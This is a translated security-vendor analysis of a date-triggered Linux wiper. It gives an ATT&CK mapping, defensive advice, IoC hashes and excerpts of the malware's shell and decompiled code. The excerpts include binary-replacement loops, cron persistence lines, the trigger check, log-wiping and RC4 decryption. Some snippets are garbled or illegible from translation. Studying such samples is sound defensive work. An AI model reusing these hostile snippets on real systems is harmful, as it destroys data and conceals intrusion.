Analysis Report on Scheduled Attacks Targeting the Linux System

Antiy CERT

Completion time of first draft: 12 July, 2022
Time of first release: 19 July, 2022

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Recently, Antiy CERT has detected a destructive attack against the Linux system. The malicious code triggers the destruction function after 0: 00 on June 20, 2022, causing the infected user to perceive the existence of the malicious code because the system cannot be started normally.

After the sample is executed, it hijacks system commands such as curl, top, etc., as malicious code, and creates scheduled tasks to implement persistent residence. After the timing condition is triggered, the sample will attempt to delete the root account, destroy the boot sector, system boot file and Linux kernel, make the system unable to be started normally, and then delete specific files in the system, and destroy the business system environment. Finally, erase the log, erase the trace. Due to the lack of effective protection in most Linux systems, malicious code has been hidden in the system for a long time and can not be found in time.

According to the content of Chinese character string appearing in the sample code, it is inferred that the target of this attack is domestic personnel. The attacker claimed to be a "Zhengda hacker group," but did not find other information related to the group through association, and combined with the comment "fake information" in the code and the sentence structure. The judgment inferred that the text was forged by the attacker in order to divert attention and conceal the real identity of the attacker.

It has been proved that the Linux version of Antiy IEP can effectively detect and kill the Trojan and effectively protect the user terminal.

2 ATT&CK Mapping Map of Samples

Technical characteristic distribution map corresponding to the sample:

Figure 2-1 Mapping of Technical Features to ATT&CK 2-1

Specific ATT&CK technical behavior description table:

Table 21 ATT&CK Technical Behavior Description Table 2-1

ATT&CK stages / categories	Specific behavior	Notes
Persistence	Create or modify a system process	Replace common system instructions
Persistence	Execution process hijacking	Replace the system self-start command
Persistence	Utilization of planned tasks / jobs	Create a scheduled task
Defensive evasion	Confusion of documents or information	Using RC4 Algorithm to Encrypt Script
Defensive evasion	Anti-obfuscate / decode files or information	In - memory decryption script
Impact	Delete account authority	Delete the root account
Impact	Damage data	Delete log files and configuration files
Impact	Tampering with the visible content	Display text to the login display
Impact	Erase the disk	Remove the boot sector

3 Recommendations for protection

In view of the damage action, Antiy suggests the enterprise take the following protective measures:

1. Strengthen terminal protection: Install anti-virus software, and it is recommended to install the Linux version of Antiy IEP;

2. Strengthen SSH password strength: Avoid using weak passwords, and recommend using 16-digit or longer passwords, including combinations of upper and lower case letters, numbers and symbols, and avoid using the same password for multiple servers;

3. Update patches in time: It is suggested to activate the automatic update function to install system patches, and update system patches for vulnerable parts such as servers, databases and middleware in time;

4. Security service: In case of malware attack, it is recommended to isolate the attacked host in time, protect the site, and wait for the security engineer to check the computer. Antiy 7 * 24 Service Hotline: 400-840-9234.

It has been proved that Antiy IEP can effectively detect and kill the malicious program.

Figure 31 Antiy IEP provides effective protection for user terminals 3-1

4 Sample analysis

In this operation, the attacker dropped nine samples on the victim machine, including one to replace the system instructions with other samples of camouflage samples and eight samples to perform malicious functions.

4.1 Camouflage analysis

4.1.1 Sample labels

Table 4-1 Labels of Camouflage Sample 4-1

Virus name	Trojan / Linux .Dropper
Original file name	Rep
Md5	E88619e9ef1bf95aa683370d469b0809
Processor architecture	Advanced Micro Devices X86-64
File size	11.88 KB (12,160 bytes)
File format	Elf
Time stamp	None
Digital signature	None
Shell type	None
Compiled Language	C / C + +
Vt First Upload Time	2022-06-26 04: 46: 32 UTC
Vt test result	7 / 55

4.1.2 Detailed analysis

The cloaker and the destructor are dropped into the system simultaneously. After being executed, the spoofer sequentially writes each destruct sample, respectively replaces the corresponding sample with the system instruction, taking the sample of replacing the sort instruction as an example, the spoofer replaces the grub2-mkimage instruction with the sort instruction, Then use the malicious code to replace the sort instruction to achieve the goal of persistence. When the sort instruction is executed, the system will normally output the malicious code to confuse the user.



Figure 4-1 System commands affected 4-1

```
chmod -R 0755 /usr/bin/"${up[i]}"
touch -r /usr/bin/"${sr[i]}"  /usr/bin/"${up[i]}"
touch -r /usr/bin/"${tg[i]}"  /usr/bin/"${sr[i]}"
[illegible]
[illegible]
[illegible]
mv /usr/bin/"${sr[i]}" /usr/bin/"${tg[i]}"
mv /usr/bin/"${up[i]}"  /usr/bin/"${sr[i]}"
```

Figure 4-2 Replace system instructions 4-2

Table 4-2 replaces the correspondence table 4-2

Sample MD5	The system instructions being replaced	The replaced grub2 toolset directive
3ecc6a14ab062ba2c459a49ccc6da6ca	Sort	Grub2-mkimage
34394e6bbe41629aa645f01a949757fe	Scps	Grub2-mkrescue
Fe31f69bfc3cba3e3148e0828aafb7	Nmcli	Grub2-render-label
Cff44fd00a926c112ea30cb8e2f1c7d8	Du	Grub2 - script - check
56fc7ce52006f41e72255ed24e4caa75	Df	Grub2 - ftest
B8a94ebd8a7f1eea8969d0fd4f88335d	Curl	Grub2-mknetdir
Ae0ff4bb866b2fd03d7019e2251ac24f	Top	Grub2-mkpasswd-pbkdf2
C1d496be65d18babf1252df8ccf95660	Find	Grub2-mkstandalone

4.2 Destructive sample analysis

4.2.1 Sample labels

Table 4-3 Labels for samples of destruction type 4-3

Virus name	Trojan / Linux .Dropper
Original file name	Abs
Md5	C1d496be65d18babf1252df8ccf95660
Processor architecture	Advanced Micro Devices X86-64
File size	526.25 KB (538,880 bytes)
File format	Elf
Time stamp	None
Digital signature	None
Shell type	None

Compiled Language	C / C + +
Vt First Upload Time	2022-06-23 08: 43: 19 UTC
Vt test result	21 / 60

4.2.2 Detailed analysis

In order to avoid the detection of anti-virus software, the attacker uses the open source obfuscator to compile the scripts into executable files and execute the scripts dynamically in memory.

```
if ( ret )
{
  arc4(&rlax, 1);
  if ( !rlax && (unsigned int)key_with_file(shll) )
    return shll;
  arc4(opts, 1);
  arc4(text, 1590);
  arc4(tst2, 19);
  key((__int64)tst2, 19);
  arc4(chk2, 19);
  if ( strcmp(tst2, chk2) )
    return tst2;
  scrpt = (char *)malloc(0x1636uLL);
  if ( !scrpt )
    return 0LL;
  memset(scrpt, 32, 0x1000uLL);
  memcpy(scrpt + 4096, text, 0x636uLL);
}
```

Figure 4-3 Decryption script using RC4 4-3

When the user executes the system instruction, the actual execution is the destruction type sample. After the sample is executed, the instructions of the grub2 tool set are called, and the actual instructions are executed by the system. By outputting the results of the execution of the system's instructions, the samples are disguised as the normal procedures of the system, and the victims are made to relax their vigilance.



Figure 4-4 Display of sample execution 4-4

Create scheduled tasks and execute malicious code once a month.

```
echo '/usr/bin/abs'>>/etc/cron.monthly/logrotate & >/dev/null
echo '/usr/bin/abs' >>/etc/cron.monthly/man-db.cron & >/dev/null
echo >/etc/cron.hourly/0anacron & >/dev/null

rm -rf /usr/bin/abs &>/dev/null;cp /usr/bin/"$0" /usr/bin/abs  &>/dev/null
```

Figure 4-5 Creating Scheduled Tasks 4-5

It is judged that the execution time is later than 0: 00 on June 20, 2022, which will trigger the destructive behavior.

```
now=$(date -d  $(date -I) +%s)
fa=1655654400
if [[ $now -gt "$fa" ]]; then
   rm_sec
   boot_del
   echo """>/var/log/audit.log
fi
```

Figure 4-6 Judge whether or not the trigger condition is reached 4-6

On the basis of the timed trigger, the attacker adds the function of early trigger. If that attack only needs to drop the sample again and execute the cloaker, the grub2 toolset instruction will be replaced again with instructions such as top, which have been replaced with malicious code in the first execution, So eventually the grub2 toolset is replaced with malicious code. When a victim executes a system instruction, malicious code named as a grub2 toolset instruction is launched, immediately triggering a destructive action, regardless of the date restrictions described earlier.

```
if [[ $0 = "grub2-mknetdir" ]];then

    rm_sec
    boot_del
    echo """>/var/log/audit.log
fi
```

Figure 4-7 Judging the own name to trigger the malicious function 4-7

Traverse the log directory for each software and delete the log.

```
#清空日志
function rm_sec()
{
local aa=(boot btmp cron dmesg lastlog secure maillog messages yum wtmp spooler
tallylog)
for  i in "${aa[@]}"
do
    "$i"* & >/dev/null
    "$i"

done
}
```

Figure 4-8 Clearing log 4-8

Try writing the password "nofairsodestorybuild" into the password book of user root. Then delete the root account.

```
change password
echo 'nofairsodestoryrebuild'|                    &>/dev/null
                              &>/dev/null
```

Figure 4-9 Password modification and account deletion 4-9

Use um * * nt, ls * * k and other instructions to forcibly unload and delete the boot sector, and delete boot files and kernel files under the / boot directory. After the file is deleted, restarting the computer will not be able to enter the system.



Figure 4-10 Delete boot file causes GRUB to fail to perform a system load 4-10

Deleting all files whose names match * con * under the / etc folder results in a missing configuration file for the software in the system, causing further damage.

Figure 4-11 Delete the specified file 4-11

The sample outputs the default Chinese content to the login prompt. Combined with the comment "fake information" in the code and the sentence structure, this incomplete string may be forged and spliced. Through the association, no other information related to the "Zhengda hacking group" was found, and it can be determined that the text was forged by the attacker in order to divert attention and cover up the real identity of the attacker.

Figure 4-12 is a string for writing the login prompt 4-12

Several code writing errors were found in the samples captured this time, specifically as follows:

1、 The attacker tried to write a password to the root account, but the parameters were set incorrectly. In the following instructions, the root account is deleted, which indirectly results in the invalidation of the written password;

2、 The attacker replaces the find instruction, which causes a blocking loop when executing the find instruction in the script, resulting in the failure of subsequent instructions to execute;

3、 The grub2 tool was also replaced with malicious code when an attacker triggered it before June 20, 2022. Due to scripting errors, this condition is triggered and malicious code is cycled through, causing system resources to be exhausted.

On the underlying logic of this attack

1、 According to the content of Chinese character string appearing in the sample code, it is inferred that the target of this attack is domestic personnel;

2、 In the captured sample did not find the horizontal movement, secret back and other operations, it is speculated that the attackers to destroy the normal operation of the system. In combination with timed trigger, the attack is presumed to have started before the trigger event, and the attacker manually infects as many hosts as possible before the trigger time by means of timed trigger, so as to cause more damage.

3、 A large number of logic errors in the sample indicate that the level of attackers is not high and the payload is not yet mature.

5 Summary

The sample captured this time hijacks the system command into malicious code, creates a planned task to realize persistence, and triggers the destruction function periodically, which results in the failure of the system to start and destroy the business system data. Great threat to data security. As no more upstream and downstream information has been obtained, it is impossible to determine the intrusion mode of the attacker. Therefore, it is suggested that users should do a good job in conventional terminal security protection, install terminal defense software, and back up important data in different places and places as a strong guarantee for data security.

6 IoCs

3ecc6a14ab062ba2c459a49ccc6da6ca
E88619e9ef1bf95aa683370d469b0809
34394e6bbe41629aa645f01a949757fe
Fe31f69bfc3cba3e3148e0828aafb7
Cff44fd00a926c112ea30cb8e2f1c7d8

56fc7ce52006f41e72255ed24e4caa75
B8a94ebd8a7f1eea8969d0fd4f88335d
Ae0ff4bb866b2fd03d7019e2251ac24f
C1d496be65d18babf1252df8ccf95660

Appendix: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar

exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.